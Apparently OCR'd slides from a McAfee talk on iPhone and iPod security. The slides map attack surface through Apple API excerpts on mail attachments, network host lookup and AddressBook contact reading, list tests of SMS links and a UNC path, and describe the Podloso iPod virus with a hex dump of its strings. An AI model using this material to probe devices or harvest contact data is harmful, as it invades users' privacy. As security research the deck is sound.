
- addAttachmentData:mimeType:fileName:

- Adds the specified data as an attachment to the message.
- - (void)addAttachmentData:(NSData*)attachment mimeType:(NSString*)mimeType fileName:(NSString*)filename
- Parameters
- attachment
  - The data to attach. Typically, this is the contents of a file that you want to include. This parameter must not be nil.
- mimeType
  - The MIME type of the specified data. (For example, the MIME type for a JPEG image is image/jpeg.) For a list of valid MIME types, see http://www.iana.org/assignments/media-types/. This parameter must not be nil.
- filename
  - The preferred filename to associate with the data. This is the default name applied to the file when it is transferred to its destination. Any path separator (/) characters in the filename are converted to underscore (_) characters prior to transmission. This parameter must not be nil.
- Discussion
- This method attaches the specified data after the message body but before the user's signature. You may attach multiple files (using different file names) but must do so prior to displaying the mail composition interface. Do not call this method after presenting the interface to the user.
- Availability
- Available in iPhone OS 3.0 and later.

McAfee


Protect what you value.

IP address seen as Telephone number ☺



McAfee
Protect what you value.


iPhone Messages




- iPhone v3 supports MMS

McAfee
Protect what you value.


SMS message with Weblink not automatically opened






McAfee
Protect what you value.

\\192.168.1.55\1.jpg → \\ and the 1.jpg ignored



McAfee
Protect what you value.

SMS message with YouTube link not automatically opened



McAfee
Protect what you value.


iPhone Copy

- "Cut, copy, and paste words and photos, even between applications. Copy and paste images and content from the web, too. then paste it into an email or MMS."

McAfee
Protect what you value.

iPhone Network

- With iPhone v3 it is possible to query the network configuration and/or if a certain target host would be reachable.



•CFNetwork Programming Guide

•CFNetwork is a framework in the Core Services framework that provides a library of abstractions for network protocols. These abstractions make it easy to perform a variety of network tasks, such as:

•Working with BSD sockets

•Creating encrypted connections using SSL or TLS

•Resolving DNS hosts

•Working with HTTP, authenticating HTTP and HTTPS servers

•Working with FTP servers

•Publishing, resolving and browsing Bonjour services

McAfee

Protect what you value.

- CFNetwork Framework Reference
- This collection of documents provides the API reference for the CFNetwork framework.

- CFFTPStream
- CFHost
- CFHTTPAuthentication
- CFHTTPMessage
- CFNetServices
- CFStream Socket Additions

McAfee
Protect what you value.

- The CFHost API allows you to create instances of the CFHost object that you can use to acquire host information, including names, addresses, and reachability information.

- CFHostGetNames
- Gets the names from a CFHost.
- CFArrayRef CFHostGetNames (CFHostRef theHost, Boolean *hasBeenResolved); Parameters
- theHost
  - The host to examine. The host must have been previously resolved. (To resolve a host, call CFHostStartInfoResolution.) This value must not be NULL.
- hasBeenResolved
  - On return, contains TRUE if names were available, otherwise FALSE. This value may be NULL.
- Return Value
- An array containing the of names of theHost, or NULL if no names were available.
- Special Considerations
- This function gets the names in a thread-safe way, but the resulting data is not thread-safe. The data is returned as a “get” as opposed to a copy, so the data is not safe if the CFHost is altered from another thread.

- CFHostGetReachability

- Gets reachability information from a host.
- CFDataRef CFHostGetReachability (CFHostRef theHost, Boolean *hasBeenResolved); Parameters
- theHost
  - The host whose reachability is to be obtained. The host must have been previously resolved. (To resolve a host, call CFHostStartInfoResolution.) This value must not be NULL.
- hasBeenResolved
  - On return, contains TRUE if the reachability was available, otherwise FALSE. This value may be NULL.
- Return Value
- A CFData object that wraps the reachability flags (SCNetworkConnectionFlags) defined in SystemConfiguration/SCNetwork.h, or NULL if reachability information was not available.
- Special Considerations
- This function gets reachability information in a thread-safe way, but the resulting data is not thread-safe. The data is returned as a “get” as opposed to a copy, so the data is not safe if the CFHost is altered from another thread.

•CFHostInfoType Constants

•Values indicating the type of data that is to be resolved or the type of data that was resolved.

•enum CFHostInfoType { kCFHostAddresses = 0, kCFHostNames = 1, kCFHostReachability = 2 }; typedef enum CFHostInfoType CFHostInfoType; Constants

•kCFHostAddresses

—Specifies that addresses are to be resolved or that addresses were resolved.

—Declared in CFHost.h.

•kCFHostNames

—Specifies that names are to be resolved or that names were resolved.

—Declared in CFHost.h.


•kCFHostReachability

—Specifies that reachability information is to be resolved or that reachability information was resolved.

—Declared in CFHost.h.


iPhone Browser

- JavaScript/Plug-Ins



McAfee
Protect what you value.

Safari AutoFill settings



McAfee
Protect what you value.


•Fraud Warning

McAfee
Protect what you value.

iPhone AddressBook

AddressBook

- The Addressbook not only keeps records of a contact's
- name and address information, its framework
- can be called by SMS and E-Mail and also by custom third party applications.




AddressBook - Personal Information Properties

- const ABPropertyID kABPersonFirstNameProperty;
- const ABPropertyID kABPersonLastNameProperty;
- const ABPropertyID kABPersonMiddleNameProperty;
- const ABPropertyID kABPersonPrefixProperty;
- const ABPropertyID kABPersonSuffixProperty;
- const ABPropertyID kABPersonNicknameProperty;
- const ABPropertyID kABPersonFirstNamePhoneticProperty;
- const ABPropertyID kABPersonLastNamePhoneticProperty;
- const ABPropertyID kABPersonMiddleNamePhoneticProperty;
- const ABPropertyID kABPersonOrganizationProperty;
- const ABPropertyID kABPersonJobTitleProperty;
- const ABPropertyID kABPersonDepartmentProperty;
- const ABPropertyID kABPersonEmailProperty;
- const ABPropertyID kABPersonBirthdayProperty;
- const ABPropertyID kABPersonNoteProperty;
- const ABPropertyID kABPersonCreationDateProperty;
- const ABPropertyID kABPersonModificationDateProperty;

AddressBook - Getting Personal Information

```
//---------------------------------------------------------------------------

NSString* name = (NSString *)ABRecordCopyValue(person, kABPersonFirstNameProperty);
self.firstName.text = name;
[name release];

//---------------------------------------------------------------------------

name = (NSString *)ABRecordCopyValue(person, kABPersonLastNameProperty);
self.lastName.text = name;
[name release];

//---------------------------------------------------------------------------

NSString* comp = (NSString *)ABRecordCopyValue(person, kABPersonOrganizationProperty);
self.companyname.text = comp;
[comp release];

//---------------------------------------------------------------------------

NSString* job = (NSString *)ABRecordCopyValue(person, kABPersonJobTitleProperty);
self.jobtitle.text = job;
[job release];

//---------------------------------------------------------------------------

NSString* dep = (NSString *)ABRecordCopyValue(person, kABPersonDepartmentProperty);
self.department.text = dep;
[dep release];

//---------------------------------------------------------------------------
```




McAfee
Protect what you value.

AddressBook - Phone Number Property


- const ABPropertyID kABPersonPhoneProperty;
- const CFStringRef kABPersonPhoneMobileLabel;
- const CFStringRef kABPersonPhoneMainLabel;
- const CFStringRef kABPersonPhoneHomeFAXLabel;
- const CFStringRef kABPersonPhoneWorkFAXLabel;
- const CFStringRef kABPersonPhonePagerLabel;

- ABMultiValueAddValueAndLabel(multi, @"123-456-1000",
- kABPersonPhoneMobileLabel)
- ABMultiValueAddValueAndLabel(multi, @"123-456-1001",
- kABPersonPhoneMainLabel)




AddressBook - Instant Message Property

- const ABPropertyID kABPersonInstantMessageProperty;
- const CFStringRef kABPersonInstantMessageServiceKey;
- const CFStringRef kABPersonInstantMessageServiceYahoo;
- const CFStringRef kABPersonInstantMessageServiceJabber;
- const CFStringRef kABPersonInstantMessageServiceMSN;
- const CFStringRef kABPersonInstantMessageServiceICQ;
- const CFStringRef kABPersonInstantMessageServiceAIM;
- const CFStringRef kABPersonInstantMessageUsernameKey;




AddressBook - URL Property

- const ABPropertyID kABPersonURLProperty;
- const CFStringRef kABPersonHomePageLabel;



iPhone Malware



iPod trojan

- In September 2006 Apple shipped some iPod devices that actually had a malicious 32 bit PE binary file, ravmone.exe
- Trojan might allow remote control and might call various weblinks.
- Not Native for Apple

McAfee
Protect what you value.


iPod virus

- In April 2007 Podloso was discovered, being the first binary infector for iPod.
- Needs iPodLinux , install not trivial


- Buggy virus ☹ ☺
- Podloso virus prepends 0x17EF bytes to ELF files

McAfee
Protect what you value.

```
000007D0  7F 45 4C 46 00 00 00 00  4F 73 6C 6F 00 00 00 00  ▌ELF....Oslo....
000007E0  72 62 00 00 77 62 00 00  2E 00 00 00 2E 2E 00 00  rb..wb..........
000007F0  2F 75 73 72 2F 6C 69 62  2F 00 00 00 6D 6F 64 2E  /usr/lib/...mod.
00000800  6F 00 00 00 2F 75 73 72  2F 6C 69 62 2F 6F 73 6C  o.../usr/lib/osl
00000810  6F 2F 6F 73 6C 6F 2E 6D  6F 64 2E 6F 00 00 00 00  o/oslo.mod.o....
00000820  69 6D 61 67 65 2E 70 6E  67 00 00 00 59 6F 75 20  image.png...You
00000830  61 72 65 20 69 6E 66 65  63 74 65 64 20 77 69 74  are infected wit
00000840  68 20 4F 73 6C 6F 2C 20  74 68 65 20 66 69 72 73  h Oslo, the firs
00000850  74 20 0A 20 69 50 6F 64  4C 69 6E 75 78 20 56 69  t . iPodLinux Vi
00000860  72 75 73 20 62 79 20 66  72 65 65 30 6E 2F 44 6F  rus by free0n/Do
00000870  6F 6D 52 69 64 65 72 7A  00 00 00 00 4F 73 6C 6F  omRiderz....Oslo
00000880  20 56 69 72 75 73 00 00  43 6F 75 6C 64 20 6E 6F   Virus..Could no
00000890  74 20 6C 6F 61 64 20 25  73 3A 20 25 73 00 00 00  t load %s: %s...
000008A0  67 72 65 65 74 7A 3A 67  65 6E 65 74 69 78 2C 6E  greetz:genetix,n
000008B0  65 63 72 6F 2C 77 61 72  67 61 6D 65 00 00 00 00  ecro,wargame....
000008C0  6F 73 6C 6F 00 00 00 00  2F 45 78 74 72 61 73 2F  oslo..../Extras/
000008D0  44 65 6D 6F 73 2F 4F 73  6C 6F 00 00 00 47 43 43  Demos/Oslo...GCC
000008E0  3A 20 28 47 4E 55 29 20  33 2E 34 2E 33 00 00 2E  : (GNU) 3.4.3...
000008F0  73 79 6D 74 61 62 00 2E  73 74 72 74 61 62 00 2E  symtab..strtab..
00000900  73 68 73 74 72 74 61 62  00 2E 72 65 6C 2E 74 65  shstrtab..rel.te
00000910  78 74 00 2E 72 6F 64 61  74 61 2E 73 74 72 31 2E  xt..rodata.str1.
00000920  34 00 2E 64 61 74 61 00  2E 62 73 73 00 2E 63 6F  4..data..bss..co
00000930  6D 6D 65 6E 74 00 00 00  00 00 00 00 00 00 00 00  mment...........
```


QuickTime



•QuickTime player supports many audio/video formats:

- QuickTime MOV files
- AVI
- JPEG
- MPEG1, MPEG2, MPEG4
